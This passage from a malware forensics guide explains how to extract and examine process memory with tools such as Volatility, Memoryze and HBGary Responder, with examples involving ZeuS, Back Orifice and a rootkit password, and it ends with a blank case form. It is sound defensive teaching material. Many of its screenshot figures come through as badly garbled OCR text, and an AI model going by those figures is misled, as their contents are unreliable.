LastWrite Time Tue Aug 3 05:07:47 2010 (UTC)
MRUListEx = 0,4294967295
  0 = accounting722.xls.zip
  4294967295 =
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\Folder
LastWrite Time Tue Aug 3 05:07:47 2010 (UTC)
MRUListEx = 1,0,4294967295
  1 = Downloads
  0 = Lab data secret
  4294967295 =
<cut for brevity>
```

Figure 2.27 Extracting a target User hive with the hivedump plug-in

 HBGary Responder also extracts Registry-related information from memory dumps as shown in Figure 2.28.

	· Obere Set		-		
Rappet O	Inth - Seeter Canal Bran directed are	Done dea - Joner	Preserve .		
a a .	3	0.9.1	0.0.0		0
Obert		a Presento 10	Car Name	166	Process
	E-2 Another are		- dance	yearty/patrolative/dams	UPARITE END HAVE
	0-23 out and	- 1076	- dates	(repriving/weight-get/deses	UPHIP/30 /018 (SAM
	0-20 codDLand	114	- dad	(regity/realter/com/utane/utal	UPERIDE INC
	the Boothers	1000	104	(report/ina/net/off/con/deced/htt	UNIASCICIC DAR
	0.D man	308	- 04	(reprintment and communicated	UPHICAL EVE IN .
	G-B ranse	140	- 4443	(replin/material/wav/manuficed)	UNITED IN TAX
	the distance	100		insphyleshelphanelenadout	10102-028-028-028-028-028-028-028-028-028-0
	0-B discontant	542	- und	(rephy)methedualment/simultices)	UNREL OF M
	- C Meters Map		- 4340	people in the second se	UNRALLED IN
	10 col Paulana		- 100	(repriving/metallographics)	UNREAST AND INC
	doe film		- directly	Search construction and the second se	UNICED AND INC
	Contraction Society		- nijken	years you have been a from the state of the	LONGS IN STREET, SALE
	- Contraction Registry Revol		hearing	'pegate/bea/we/putter/controlent/01/commit/wetwo/pert-star/two-der	LENGTH OF THE OWN
	- Treats		- peafaces	(reply/packed), storig and dot 000 per star (ref) (parameter (atoria.	UNDER DR
	8-2 Depters.em	900	-bilate	'segmining-trade-station that the sectors of the line of the sector of t	UNIDED OF INC
	0-2 Colore Lie	820	-native	ingenvination	UNDER STREET
	10-23 helicana	104	- have part of	yeatry/na/awjummiconduction/per-contented/per-pater/pa-	UPRECIDENT (NO
	B-D Horney	- 10	- netters	least vinghe information and a second second second second	UPPERSONAL Res
	6-2 Appendiere	2014	- permiteta	"proprinting for a province of the second se	UNDER THE OWN
	0-2 het ere	240	passides	(reply/methodourbolics/industry) per markage (parameters	UPRICED FOR ON
	0-2 Hitakow	992	- 24/8	inget visathering there is a strategy of the second s	UPOP TO DO INC
	6-Base	22%	and services	Instativity a function is not shareful for small a function of a	LINER TO FILE ON

Figure 2.28 Registry entries associated with a specific process displayed by HBGary Responder Pro

Investigative Considerations

 Data structures in memory may be incomplete and should be verified using other sources of information. At the same time, even if there is only a partial data structure, it can contain leads that direct digital investigators to useful information on the file system that might help support a conclusion. For instance, if only a partial MFT entry is recoverable from a memory dump it may contain a partial file name and date-time stamps that help focus a forensic examination.

 Not all data structures in memory can be interpreted by memory forensic tools automatically. Old school methods discussed at the beginning of this chapter may reveal additional details that can provide context for malware. In addition, through experimentation and research it may be possible to determine the format of a specific data structure located in a memory dump.

💿 Analysis Tip

Exploring Data Structures

In addition to Windows operating system data structures such as Registry and MFT entries, any application can have unique data structures in memory. Therefore, the variety of data structures in memory is limited only by the programs that have been used on the system, including peer-to-peer programs and instant messaging clients. Digital investigators need to keep this in mind when dealing with applications and may need to conduct research to interpret data structures that are relevant to their specific case. The most effective approach to learning how to interpret data structures is through application of the scientific method, conducting controlled experiments as demonstrated in Casey and Stevens (DFRWS, 2010).

Dumping Windows Process Memory

In many cases, when examining a specific process of interest, it will be possible to extract the necessary information from a memory dump acquired as detailed in <u>crapter 1</u>. However, in certain situations it will be desirable to acquire memory related to a specific process running on a live system. This section addresses both needs.

Extract malicious executable files and associated data in memory for further analysis.

▶ When there is a specific process that you are interested in analyzing, there are two areas of memory that are necessary to acquire: the executable and the area of memory used by the process to store data. Both of these areas of memory can be extracted from a memory dump using memory forensic tools.

Recovering Executable Files

▶ When a suspicious process has been identified on a subject system, it is often desirable to extract the associated executable code from a memory dump for further analysis. As straightforward as this might seem, it can be difficult to recover a complete executable file from a memory dump. To begin with, an executable changes when it is running in memory, so it is generally not possible to recover the executable file exactly as it would exist on disk. Pages associated with an executable can also be swapped to disk, in which case those pages will not be present in the memory dump. Furthermore, malware attempts to obfuscate itself, making it more difficult to obtain information about its structure and contents. With these caveats in mind, the most basic process of recovering an executable is as follows:

- 1. Read process environment block (PEB) structure to determine the address where the executable begins.
- 2. Go to the start of the executable and read the PE header.
- 3. Interpret the PE header to determine the location and

size of the various sections of the executable.

4 . Extract the pages associated with each section referenced in the PE header, and combine them into a single file.

The *Malware Forensics* text describes this process in detail.¹⁶ Fortunately, memory forensic tools such as Volatility, Memoryze, and HBGary Responder automate this process and can save the executable associated with a given process or module to a file. For instance, the procexedump option of Volatility saves the executable associated with a process while the procemendum extracts an executable as a memory sample. Other memory forensic tools have a comparable capability. Memoryze provides scripts named ProcessDD.bat and DriverDD.bat to facilitate the extraction of executables and memory regions associated with processes and drivers.

💿 Analysis Tip

Running AntiVirus on Extracted Executables

Digital investigators can run multiple AntiVirus programs on executables extracted from memory dumps to determine whether they contain known malware. Although this can result in false positives, it provides a quick focus for further analysis.

Recovering Process Memory

▶ In addition to obtaining metadata and executable code associated with a malicious process, it is generally desirable to extract all data in memory associated with that process. Conceptually, the process of extracting all memory pages associated with a particular process is simple.

- Sequentially read the entries in the Page Directory and associated Page Tables, and extract the data in each 4096-byte page.
- The memory of a particular process can be dumped using the memdmp option in Volatility (formerly named usrdmp in earlier versions).
- However, some tools rely on a unique PID to reference processes and, therefore, cannot be used to dump the memory associated with the "skl" and "skls" processes shown earlier, which both have a PID of zero.
- Other memory forensic tools for dumping process memory rely on the physical location of the EPROCESS block, and can extract the necessary information about the location of data in order to extract the memory contents for a particular process. For instance, in Volatility, version 1.3, all of the commands related to processes can have the process object specified as a physical offset.

Investigative Considerations

- Shared memory areas may contain data relating to other processes. Therefore, it is advisable to seek corroborating clues before concluding that certain data is related to the malware being analyzed.
- Most memory forensic tools can include data stored in the pagefile, which may provide additional information when extracting memory associated with a given process.
- In addition to acquiring and parsing the full memory contents of a running system to identify artifacts of malicious code activity, it is also recommended that the

digital investigator capture the individual process memory of specific processes that are running on the system for later analysis. Although it may seem redundant to collect information that is already preserved in a full memory capture, having the process memory of a piece of malware in a separate file will facilitate analysis, particularly if memory forensic tools have difficulty parsing the full memory capture. Moreover, using multiple tools to extract and examine the same information can give added assurance that the results are accurate, or can reveal discrepancies that highlight malware functionality and weaknesses in a particular tool.

Extracting Process Memory on Live Systems

▶ In some cases it may be desirable to acquire the memory of a specific process on a live system. This can apply to a computer that is the subject of an investigation, or to a test computer that is being used to examine a piece of malicious code. In such cases, there are various utilities that can be run on a live system to capture process memory, including pmdump,¹⁷ RAPIER,¹⁸ Process Dumper, and the Microsoft User Mode Process Dumper (userdump),¹⁹ as shown in Figure 2.29.

```
E:\WinTR\ProcessDumping\>userdump.exe 1936 e:\WinTR\Process
Dumping\Results\1936.dmp
Umer Node Process Dumper (Version 8.1.2929.4)
Copyright (c) Microsoft Corp. All rights reserved.
Dumping process 1936 (tywv.exe) to
e:\WinTR\ProcessDumping\Results\1936.dmp _
The process was dumped successfully.
```

Figure 2.29 Dumning suspicious process "tywy" with userdumn

Dissecting Windows Process Memory

Delve into the specific arrangements of data in memory to find malicious code and to recover specific details pertaining to the configuration and operation of malware on the subject system.

When there is a specific process that you are interested in analyzing, there are various things you will want to look for, including:

- · Command-line arguments
- · IP addresses
- Hostnames
- Passphrases and encryption keys associated with malicious code

Some of this information can be found by extracting strings or performing keyword searches. Volatility can be used to extract strings from an entire memory dump or a specific process for further analysis.

HBGary Responder can be used to perform keyword searches for both ASCII and Unicode, presenting any search hits in the context of which process or module they were found. Figure 2.30 shows the results of a keyword search for "sploit" on a target memory dump file, revealing 8 keyword hits in several processes.



03338870 1	00 00 00 00 00 0	0 00 00 00 00 00 00 00 00 00	00 00	**********		- dive2005.exe 0x00006C81	
033388800 1		0 00 00 00 00 00 00 00 00				-dma2005.ex 0x0000594C	1, makket pedat-tu
03338890 1		0 00 00 00 00 00 00 00 00 00 00				-drvs2005.exe 0x000060%	(Device(Malsiot(hudef*
033328830 1		0 00 00 00 00 00 00 00 00 00				@res2005.eve 0x00006CAD	Verweitop
03338880 1					10.00	Brus2005.eue 0.00006/20	Centreliate
		Internative ASCII LP/0000E Search	Invati 1000 fate		LIDIX	drus2005.exe 0x00000590	Reptr/Materiosterio
033338000 1	I DA A				Q		
03338800 1	Manufacture and the second sec	befo	72775	Plobale		- drvs2005.exe 0x000003C4	IOV.
03338660 1	Offset		Process		_	- dhvs2005.eve 0x00000464	ad-api32.dll
03338EFO 1	0.0000000025666C0	ASCII	uninown	unicover	- 1	- dives2005.mie (0x00000600)	BACKDOCKSHELL
13333F00 :	0+0000000002990299	ASCE: /C/pataplot.exe	urkrown	unknown	_	-dives2005.exe 0x00000474	ChangeServiceConfig24
03333##10 :	> 0.00000000000000000000000000000000000					- drvm2005.eve 0x00006083	downordat
03338#20 1	0-0000000004247806	UNSCOOL MAXAADIDIT AXA	Inaccione	Undentified		- drum2005.ave 0x00000050	compet
000038800 :	0-000000070526458C	incode matasplatt.exe.	wineen	winown		dive2005.eve 0+00000164	compet
033338F40 :	0-0000000/05482456	UNDCODE HED. ADIALS ANA	Bass.ere	Undertified			
03338850 (0-0000000000000000000000000000000000000	ASCE	Latitudes:	uninove		-#rvis2005.aux 0x00000800	05 Pj
03332860 :	0-00000000002282500	ASCE: Clawteplot.eve	1040212-016	Determined		- drvs2005.exe 0x00000674	dres*
000008970 1		Real of hereber and the	o secon	0.000.000		-dives2005.exe 0x00030674	DPRWS*
033338780 :	and the second s					dive2005.eve 0.00040674	DPRING2005
02338F90 :		0 00 00 09 00 91 00 00 01				drum2005.eve 0x00040672	DEBUSCENCES.
033338FAD 1	AC 77 14 00 C9 7	7 14 00 00 00 00 00 43 3A	50 57	W/10		drug205.exe 0x00000674	DEPHS*
033338780 :	49 4E 4E 54 5C 5	3 79 73 74 65 60 33 32 50	55 4D INNT	Systead2\W		drug2005.ava 0x0000748	DEDREFLENANE
02338800 :	47 52 33 32 28 4	5 58 45 00 47 3A 5C 4D 65	74 61 GR32.	EXE.C:\meta			
0033328700 1	73 70 6C 6F 69 7	4 28 45 78 45 00 00 00 00	00 00 sple	5.exe		- drvs2005.ave 0x0000C734	DADAENAME
03333FEO :	04 00 09 00 00 0	1 09 00 4E 55 4D 42 45 52	57 47			diversion are [0:0000084	soghan
02228770 1	46 ST 50 52 47 4	3 45 53 53 4F 52 53 3D 31	00 00 F PR	CENECOST		- drws2005.aux 0x00000090	EmorControl

Figure 2.30 Keyword search results for sploit using HBGary Responder

▶ Some tools look for specific keywords in memory automatically when initially processing a memory dump in an effort to recover potentially useful information such as passwords. For instance, Figure 2.31 shows the Keys and Passwords recovery feature of HBGary Responder displaying the password from the Hacker Defender rootkit.

Report Obsects Ta	seine Canvas Illivery directory physical network Likely Digital Disk. Script	Mint and Reserve A
Ver 1 8 8	9 4 8 6 D D D B 3	0 8 0 0
07048868 1	44 45 4E 20 50 4F 53 54 53 50 00 00 74 08 98 00 DEN PORTS]	Package A Offset Type A Userhane
07242370 I	74 08 98 00 98 01 00 00 54 43 50 38 31 33 31 33 tTCP:1313	- drws2 0x0000000 Auth Gener
07242268 1	2C 33 30 30 1C 00 00 00 1F 00 00 00 00 00 00 00 ,300	drvin2 0x0000000 Auth Gener Keyw%dthool e Modife
07848390 (00 00 00 00 54 43 50 3A 31 33 31 33 2C 33 30 35TCP:1313,300	drvn2 (h0000000, Auth Gener, Keywind boai e Modiler
0794EBA0 :	38 00 00 00 LF 00 00 00 00 00 00 00 00 00 00 00 8	-drvn2 Sx0000000 Auth Gener Key + %c
07848888 :	54 43 50 3A 31 33 31 33 2C 33 30 30 54 00 00 00 TCP:1313,500T	drun2
07848808	18 00 00 00 00 00 00 00 09 00 00 00 31 33 33 33	drug2 do00000 Auto Good - Key == 17then
07848858 1	2C 33 30 30 30 00 41 00 E0 08 9A 00 E0 08 9A 00 , 7000. A	
0784E8E0 : 0784E8E0 :	2C 01 00 00 31 33 31 33 2C 33 30 30 18 00 00 001313,300 17 00 00 00 00 00 00 00 04 00 00 03 12 31 33	- dives2 0x0000000 Auth Gener Key ++ 0
07842008 1	20 00 00 00 17 00 00 00 00 00 00 00 00 00 00 00 00 00	- drvis2 0x0000000 Auth Gener Key = %p
07848008 /	2C 00 00 00 17 00 00 00 00 00 00 00 00 00 00 00 00 00	- drvisz 0x0000000 FTF/POP3 PASSFE/TER ENABLED-
0784EC18 /	31 33 31 33 40 00 00 07 17 00 00 00 00 00 00 00 11128	dives2 0x0000000 Password G Password=%x prompt-v
07848038 1	00 00 00 00 05 00 00 03 30 30 30 48 00 00 00	5 diver2. Inconcol. Parmerd G. Pannord-diver2005
07848048	17 00 00 00 00 00 00 04 00 00 00 33 30 30 30	- drvn2 0x0000000 Fassword G Password
07848058	70 00 00 00 17 00 00 00 00 00 00 00 04 00 00 00 1	- drws2 0x0000000 Faceword G paceword:
OTDARCES :	33 30 30 30 00 00 00 00 70 0C 94 00 70 0C 94 00 3000pp	-drved, dx0000000, Password G, password DrSA
07848078 1	9C 00 00 00 58 53 45 74 74 69 6E 67 73 50 20 20 [Settings]	diver2 dx0000000 Password 6 Password 9 Winds
07848080 1	10 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00	diver2. 0x000000. Paceword G., Paceword
07848058 1	58 53 65 74 74 69 6E 67 34 00 00 00 18 00 00 00 [Setting4	diver2
0784ECA8 :	00 00 00 00 0A 00 00 05 53 45 54 54 49 4E 47	dringPapers dPapers d
07948080 :	53 50 00 00 BC 0C 9A 00 BC 0C 9A 00 50 00 00 00 5]	
07948008 48	Password Generic 1	- dives2 0x0000000 Password G Password
07848000	50 61 73 73 77 67 72 64 35 64 66 72 77 73 32 30 Password-dfree20	-drves2

 Responder showing password associated with rootkit extracted from memory dump

Some memory forensic tools can provide additional insights into memory that are specifically designed for malware forensics.

- As more malware uses concealment techniques such as injection and hooking, memory forensic tools are being developed to detect new concealment methods.
- Attempts to detect specific malware concealment techniques have been codified in tools such as Memoryze, HBGary Responder, and Volatility plug-ins.

► Some Volatility plug-ins have been developed to look for concealment techniques commonly used by malware.

- These plug-ins include apihooks, driverirp, ssdt_ex, and malfind. $^{\underline{20}}$
- A portion of output from the malfind plug-in relating to the ZeuS Trojan is provided in Figure 2.32, listing and extracting portions of memory that may be related to malware.

svchost.exe	1.1000.000			8	868	0x0	0A7	1000	0 0)x0	ABE	FFF	Ve	ıdS		0	24
(MM_EXECUT	E_UNE	KNO	(N)														
Dumped to:	/mal	fin	d-z	eus	/sv	cho	st.	exe	.23	ac4	58.	00a.	a00	00-	00a	b6ff	f.dmp
0x00aa0000	4d	5a	90	00	03	00	00	00	04	00	00	00	ff	ff	00	00	MZ
0x00aa0010	b8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	
0x00aa0020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0x00aa0030	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	
0x00aa0040	0e	1f	ba	0e	00	b4	09	cd	12	b8	01	4c	cd	21	54	68	!L.!Th is
0x00aa0050	69	73	20	70	72	6f	67	72	61	6d	20	63	61	6e	6e	6f	program cannot
0x00aa0060	74	20	62	65	20	72	75	6e	20	69	6e	20	44	4f	53	20	be run in DOS
0x00aa0070	6d	6f	64	65	2e	0d	0d	0a	24	00	00	00	00	00	00	00	mode\$
svchost.exe	8			8	868	0x0	345	5000	0 0	x03	461	FFF	Ve	dS		0	24
(MM EXECUT	E UNE	(NOI	(N)														
Dumped to:	/mal	fin	d-z	eus	/sv	cho:	st.	exe	.23	ac4	58.	034	500	-00	034	6fff	f.dmp
0x03450000	01	00	00	00	00	00	00	00	50	44	£7	02	00	20	45	03	PD E.
0x03450010	00	00	00	00	00	00	00	00	e0	1f	00	00	00	00	00	00	
			122		022												

0x03450020	d0	44	17	0.2		0.0	0.0		0.0	00	00	00	00	00	00	00	.D
0x03450030		00	00	00	00	0.0	0.0	0.0	00	00	00	00	00	00	00		
					00		00	00			(5.5)						
0x03450040		00	00	00		00			00	00	01	83	00	00	00		
0x03450050	00	00	00	00	0.0	0.0	00	00	00	0.0	00	00	0.0	00	00	00	
0x03450060	00	00	00	00	40	00	45	03	00	14	01	12	00	00	00	00	@.E
0x03450070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
Disassembly:																	
0x03450000	add	[6	ax],ea	ax												
0x03450002	add	1.14	xse	1,a.	1												
0x03450004	add	i [e	ax	1, a)	1												
0x03450006	add	1 [6	ax],a	1												
0x03450008	pus	h e	xse														
0x03450009	inc	es	sp														
0x0345000a	tes	te	iwor	rd	(ed:	x],1	0x3	452	000								
0x03450010	add	1 [0	x.6d],a.	1												
0x03450012	add	[6	ax],a	1												
0x03450014	add	[€	ax],a]	1												
0x03450016	add	110	xst],a:	1												
0x03450018	100	pne	e 0:	x345	5003	21											
0x0345001a	add	[6	ax],a]	1												
0x0345001c	add	1 [0	ax],al	1												
0x0345001e	add	1 [4	ax], a)	1												

Figure 2.32 Parsing memory with the Volatility malfind plug-in

- The output of these Volatility plug-ins is not as focused or intuitive as memory forensic tools such as Memoryze or HBGary Responder.
- Furthermore, these plug-ins and others that attempt to detect concealment techniques in memory often result in many false positives.

Therefore, the output of these tools should be treated as a starting point for digital investigators rather than a final answer relating to malware. Other tools and techniques should be employed to validate the results of the plug-ins.

Memoryze has several functions for detecting injected code and hooks in memory dumps, all of which can be enabled using the AuditViewer program

 Figure 2.33 shows a suspicious memory section highlighted by AuditViewer that is associated with the Trojan horse program Back Orifice.

Processes	Enumerated Handles Memory Sections	LLA Streps	Ports				
PE: MA	Protection	RegionRart	AugorSte	Mapped	Randlage	Natur	- 2
Parent PSD: 600	ALL						
2 Mh	ADDRESS OF THE OWNER						
Arguments:	Contractory in the set						
- Start Time: 2005-06-05 00.1	IN ADVALUES DATABASED						
-Security(0: 5-1-0-18	REACHED TO Devel						
ill welogon.exe - 400	PERSONAL REPORT						
IE whilegen.exe - 400	No. of Concession, Name						
30 carss.exe - 400							

Figure 2.33 AuditViewer showing suspicious memory sections associated with the Back Orifice Trojan horse program highlighted

 Memoryze (using the AuditViewer front end) has strong memory injection detection capabilities as shown in Figure 2.34, identifying an injected memory section in the "Excel.exe" process, highlighted.

BEADORY BEADORYI BEADORYI BEADORITE BEADORY BEADORYI BEADORYI	Regurdtart 0x051+0000 0x0470000 0x047x0000 Score Repu	D+0000+000 D+00002500 D+0008a000	Mapped Take Take Take Take	RainFlags 0x4000004 0x65400000 0x65000000	Vrog an Piles/Mcrosoft Offi	-
BEADORY BEADORYI BEADORYI BEADORITE BEADORY BEADORYI BEADORYI	0x05140000 0x0475000 0x047x000 Score Rep	D+0000+000 D+00002500 D+0008a000	Take Take	0x24000004 0x65400000		-
BEADORY BEADORYI BEADORYI BEADORITE BEADORY BEADORYI BEADORYI	0-0475000 0-04740000 Score Repo	0+00002500 D+0008+000	Jaise	0x05400000	Vrogran Pier/Mcrosoft Offi.	
READOR VI. READWRITE READWRITE READWRITE READOR V. READOR VI.	Score Repo	0-0006-6000			Vrogram Piles(Mcrosoft Offi.	
READWRITE READWRITE READWRITE READORLY READORLY	Score Repo		fabre	8-0100000	Vrogram Piles/Microsoft Offi.	
READWRITE READWRITE READORLY READORLY	and the second s					
READWRITE READORLY READORLY 1	and the second s	HTT.				-
READONLY	- DOD - DO					
READONEYT		F 12640				_
		DODDO -> PUEC		ACTION .		
READOREYT		ran Fleshkovsk				
READWRITE					LITERATION PARTY PARTY	
READWRITE						
				CELLIN CONTRACTOR		
READONEY					and all the second s	
READWRITE						
READONAT				head-darrent	ne -	
				2000/02/02/02		
ERCOTE R.						
REACCEAY.	4					
READOREY						_
READWRITE	18					
MO_ACCESS						
NO ACCESS.						
I READORAYL.						
	надочнота: надочнота:	III. A second to the	Паранити При ум. Вирукова Казанити При ум. Вирукова Казанити При обранити Казанити При обранити	REGENTION OF CONTRACT OF THE REGISTRATION OF THE REGISTRATION OF CONTRACT OF THE REGISTRATION OF THE	REGENTION Program Reviewand Characteriza (1990) (19	Ricewitt Program Reflection (MarcH9761110302,00.13.0.4.) Ricewitt Program Reflection (MarcH9761110302,00.13.0.4.) Ricewitt HeldConfigures (MarcH9761110302,00.1.) Ricewitt HeldConfigures (MarcH9761110302,00.1.) Ricewitt HeldConfigures (MarcH9761110300,00.1.) Ricewitt HeldConfigures (MarcH97611000,00.1.) Ricewitt HeldConfigures (MarcH97610,00.1.) Ricewitt HeldConfigures (MarcH97610,00.0.) Ricewitt Hel

Figure 2.34 Identifying memory injection with AuditViewer

- Although Memoryze is a powerful tool for detecting potential concealment techniques in memory, the supporting documentation is careful to point out that not all concealment techniques will be detected using the automated tool. This again demonstrates the importance in malware forensics of utilizing multiple analysis tools and performing a comprehensive reconstruction (temporal, relational, and functional, as discussed earlier in this chapter) to ensure that a more complete understanding of the malware is obtained.
- Figure 2.35 shows HBGary Responder examining a system infected with the ZeuS Trojan, which makes extensive use of process injection. Potentially malicious objects in memory are highlighted and given a severity score in an effort to help digital investigators focus on areas of greatest potential concern.

5	Report Objects Time	line Canvas Binary: local_execu	te.mem Digital DNA Script		
	0 8 8 0			d D	0
	Digital DNA Sequence	Name	Process Name	Severity	
	00 5A 6A 00 AE	memorymod-pe-0x00be0000-0x00	svchost.exe	and and a second se	63.3
	-00 5A 6A 00 AE	memorymod-pe-0x00650000-0x00	vmacthlp.exe	1111111	63.3
	-00 SA 6A 00 AE	memorymod-pe-0x00aa0000-0x00	svchost.exe	AND DO NO.	63.3
	-00 5A 6A 00 AE	memorymod-pe-0x00850000-0x00	svchost.exe	1111111	63.3
	-00 5A 6A 00 AE	memorymod-pe-0x00cd0000-0x00	TPAutoConnect.e	I IIIIIII	63.3
>		memorymod-pe-0x00400000-0x00	calc.exe	100000	63.3
	00 SA 6A 00 AE	memorymod-pe-0x02c00000-0x02	FTK Imager.exe	1111111	63.3
	-00 5A 6A 00 AE	memorymod-pe-0x01610000-0x01	VMwareUser.exe	PROVIDENCE	63.3
	-00 SA 6A 00 AE	memorymod-pe-0x01980000-0x01	vmtoolsd.exe	1201201	63.3
	-00 5A 6A 00 AE	memorymod-pe-0x00990000-0x00	alg.exe		63.3

Figure 2.35 Processes with code injected by the ZeuS Trojan viewed using HBGary Responder

 Figure 2.36 provides additional details about a specific module that HBGary Responder has rated as suspicious because of its ability to inject code into other processes.

```
Suspicious Module: memorymod-pe-0x00aa0000-0x00ab7000
    SUSPICIOUS MODULE - "sychost.exe" - "memorymod-pe-0x00aa0000-
    0v00ab7000*
    REASON(S):
     · Click here to see technical details

    The string 'CreateRemoteThread' was found in the module

        'memorymod-pe-0x00aa0000-0x00ab7000'. The program has the
        ability to inject code into other processes. This is highly suspicious.
        The string was found at offset 00002964 from the start of the
        module.
     • FHIGH DDNA SCORE = 63.33561

    The string 'OpenProcessToken' was found in the module

        'memorymod-pe-0x00aa0000-0x00ab7000'. The program has the
        ability to inject code into other processes. This is highly suspicious.
        The string was found at offset 000022D4 from the start of the
        module
```

 The string 'OpenProcess' was found in the module 'memorymodpe-0x00aa0000-0x00ab7000'. The program has the ability to inject code into other processes. This is highly suspicious. The string was found at offset 00002880 from the start of the module.

Figure 2.36 Portions of HBGary Responder report of suspicious module injected into svchost.exe process

- Tools such as HBGary DDNA automatically extract some characteristics of executable code that can be useful for malware forensics.
- For instance, Figure 2.37 shows the traits extracted by DDNA for a malicious process. However, this approach can result in a false positive and generally requires additional analysis by a skilled digital investigator.

e Carves I Brary Dig

				THE DESIGNATION OF THE OWNER.	1.1		The second se
0.9 CE (0. 40.			10000	THE .	1.00	Descriptions	Program appears to communicate over the redwork using 10(0F.
-C 00 84 08 00 %A .		stere		458	1	Truff:	w.r.e
000H 08 00 5A .		allana .		41.5	1.8		Provide application to reveal and over the network using 10505.
-0 00 00 00 SA .		Pade aire		42.5		Descriptions	Program appears to consumption over the records, using 10/37.
00 00 5A .		erplorer, exa		45.5		Trail: Description:	7506 Fromer appears to consumate over the retrievol using 10/09.
00 0H 00 00 5A .		40.00	1000	29.5	11 15		
		System		18.6			
 CO 50-39 (CL 40). 	halk ma	Pally and		16.7	10.00	Trutt	10 M
	115.0	10.00		35.8	10.00	Descriptions	Frighten appears to communicate over the network using 1093P.
05 64 08 02 18.	nd.d	Debi-ave		35.8	1000	Traffi	ec 10
	B.Stile.	navititiz.exe	828 1-	8.0	1.1		
	MrC.M.	ergione and	88.0	8.9	1.1	Description:	A softed for interrupting landscales from the data path that relies or an event, callback, or speed hence deleared to the and/inc program.
COMMEX.	vedD.ori	Sustan	1 808 10	8.4			The even suppose by Roll and is used by many GLI based appr
-Calencer.	10.8.01	ingeditizant	88.0	8.8			endore.
00 AC (8 00 28.	:01.eve			6.0		trutti	B7 80 B7 Notes appared to apport the BK postsold. This can be a netfore
- CONSENS.	Namodif.ion	Testan	88.0	7.4			
-2) 02 00 H 60 X	raside.tem	Sustan	1 88 1	7.8			command and control, or data with store.
00 00 00 00 00 00 DK	0.0.01	System	822 10	2.8			
	Hudeni.eue	System	88.1	6.8	3.		DP 37
-C) 029812028	ind d	and now	100	6.8	1.00		 Program uses well or Pp addimises and possible UPU's to access on some obsis on the internet for downloading files or posting up data.
- R K R 04 64	teredd.eys	System	100	6.0			
-0.00 10 42 61 13	of dravate.	of they am	100	6.0			27.61
0210750001	modem.ays	System	100 -	6.0			The program understands the SMTP and/or EDMTP and protocols.
- 11 YO 75 DE 64	Faitful.cos	Destan.	88.0	4.3	10.00		These protocols can be used to send SPAM or to communicate with sending out filter.

Figure 2.37 Traits of a malicious process automatically extracted using Digital DNA (DDNA) module

💿 Analysis Tip


Finding the Hidden in Memory

Digital investigators should not be overly reliant on automated methods for detecting hidden information and concealment techniques in memory. Free and commercial tools alike cannot detect every concealment method. As such, automated detection methods are simply one aspect of the overall process of examining volatile data in memory as described in <u>Chapter 1</u>, as well as the comprehensive examination and reconstruction methods discussed earlier in this chapter.

Conclusions

 As memory forensics evolves, an increasing amount of information can be extracted from full memory dumps, providing critical evidence and context related to malware on a system.

- The information that can be extracted from memory dumps includes hidden and terminated processes, traces of memory injection, and hooking techniques used by malware, metadata, and memory contents associated with specific processes, executables, and network connections.
- In addition, impressions and trace evidence such as those discussed in <u>Chapter 6</u> may be present in memory dumps, waiting for digital investigators to find and interpret them.
- However, because memory forensics is in the early stage of development, it may not be able to recover the desired information from a memory dump in all cases. Therefore, it is important to take precautions to acquire the memory contents of individual processes of interest on the live system.
- Even when memory forensic tools can be employed in a particular case, acquiring individual process memory from the live system allows digital investigators to compare the two methods to ensure they produce consistent results.
- Furthermore, because malware can manipulate memory, it is important to correlate critical findings with other sources of data such as the file system, live response data, and external sources such as logs from firewalls, routers, and Web proxies.



ODo not rely on just one tool.

Learn the strengths and limitations of your tools through testing and research.

- Keep in mind that tools may report false positives when attempting to detect suspicious code.
- Use more than one tool and compare the results to ensure that they are consistent.
- Verify important findings manually by examining items as they exist in memory, and review their surrounding context for additional information that may have been missed by the tools.

Failing to Understand Underlying Data Structures

ODo not trust results of memory forensic tools without verification.

- Learn the data structures that are being extracted and interpreted by memory forensic tools in order to validate important findings.
- When a tool fails to extract certain items of interest, interpret the data yourself.
- Find additional information in memory that memory forensic tools are not currently programmed to recover.

Memory Forensics: Field Notes

Note: This document is not intended as a checklist, but rather as a guide to increase consistency of forensic examination of memory. When dealing with multiple memory dumps, it may be necessary to tabulate the results of each individual examination into a single document or spreadsheet.

Case Number:		1	Date/Time	e:			
Organization/Com	anization/Company:			Address:			
Incident Type:	Trojan Horse Bot Logic Bomb Sniffer:	OWorm OScareware/Rogue OKeylogger Other:	: AV	Virus Rootkit Rosonware: Unknown:			
System Informatio	n:		Make/Mo	del:			
Operating System:	0	emory Capture N Live acquisition Hibernation mode Virtual Machine (Network State: O Connected to Internet O Connected to Intranet O Disconnected			
Memory Du	np						
Physical Memor	y:						
Acquired Date/Time: File Name: Size: MD5 Value: SHA1 Value: Tool Used:		Not Acquired [Rea	son]:				
System Details:).						
OCurren	Name/Network Na nt System User: ace Configuration: scuous ols:						

System Environment: Operating System: OService Pack/Patch Level: OProcessor:

Users Accounts/Passphases:

User account _____

on the system:

- O User point of origin: Remote login Local login
- O Duration of the login session:
- O Shares, files, or other resources accessed by the user account:
- O Processes associated with the user account:
- O Network activity attributable to the user account:
- O Passphrases associated with the user account:

User_

on the system:

- OUser point of origin: Remote login Local login
- O Duration of the login session:
- O Shares, files, or other resources accessed by the user account:
- O Processes associated with the user account:
- O Network activity attributable to the user account:
- O Passphrases associated with the user account:

Network Connections and Activity:

System is connected to the network:

Network connections:

OForeign Connection Address:

 OForeign Connection Port: OProcess ID Associated with Connection:

 OForeign Connection Port: OProcess ID Associated with Connection:

Notable DNS Queries made from subject system:

□ NetBIOS connections:

- O NetBIOS Name:
- O Host Address:
- O Recently Transferred Files:
- O NetBIOS Name:
- O Host Address:
- O Recently Transferred Files:

- O NetBIOS Name:
- O Host Address:
- O Recently Transferred Files:
- O NetBIOS Name:
- O Host Address:
- O Recently Transferred Files:

O NetBIOS Name:

O Host Address:

O Recently Transferred Files:

ARP Cache

O NetBIOS Name:

O Host Address:

O Recently Transferred Files:

Running/Hidden/Terminated Processes:

OProcess State: TERMINATED HIDDEN	
OProcess Name:	
Process Identification (PID):	
OProcess Creation Time:	
ODuration process has been running:	
OProcess End Time:	
OMemory used:	
OPath to Associated executable file:	
OMemory Offset:	-
OAssociated User:	
OChild Process(es):	
0	
0	
OCommand-line parameters:	
	_
OFile Handles:	
